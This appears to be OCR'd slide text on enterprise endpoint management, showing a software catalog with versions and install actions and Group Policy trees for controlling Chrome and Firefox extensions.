
Trending and minimizing application sprawl over time



Oct 1st - Oct 28th

This quarter

Controlling end-user software distribution



Catalog

Mozilla Firefox 64-bit
61.0.2
10 min (max)
Update

Microsoft Office 365
9126.2275
35 min (max)
Restart required
Update

Developer Software Baseline
1 hr 25 min (max)
Restart required
Run

Microsoft Visual Studio Code
1.22.2
5 min (max)
Install

Adobe Reader XI
11.0.23
Uninstall

Zoom client
4.14.24430


Evernote Enterprise Client

Microsoft Visio 2016 Professional

Slack
3.3.1


Windows 10 1803 Upgrade

Establishing inventory and control over browser extensions



- Google Chrome Security [DC1.CONTOSO.LAB] Policy
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
      - Administrative Templates: Policy definitions (ADMX files) retrieved from the
        - Control Panel
        - Google
          - Google Chrome
            - Configure remote access options
            - Content Settings
            - Default search provider
            - Extensions
            - Google Cast
            - Home page
            - Locally managed users settings
            - Native Messaging
            - New Tab Page
            - Password manager
            - Policies for HTTP authentication
            - Proxy server
            - Safe Browsing settings
            - Startup pages

https://medium.com/@rootsecdev/controlling-google-chrome-web-extensions-for-the-enterprise-7414bf8cc326



- Mozilla Firefox [DC1.SPECOPSDEMC
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
      - Administrative Template:
        - Control Panel
        - Mozilla
          - Firefox
            - Addons
            - Authenticatio
            - Bookmarks
            - Certificates
            - Cookies
            - Extensions
            - Flash
            - Home page
            - Popups
            - Search
        - Network
        - Printers
        - Server
        - Specops Authenticati

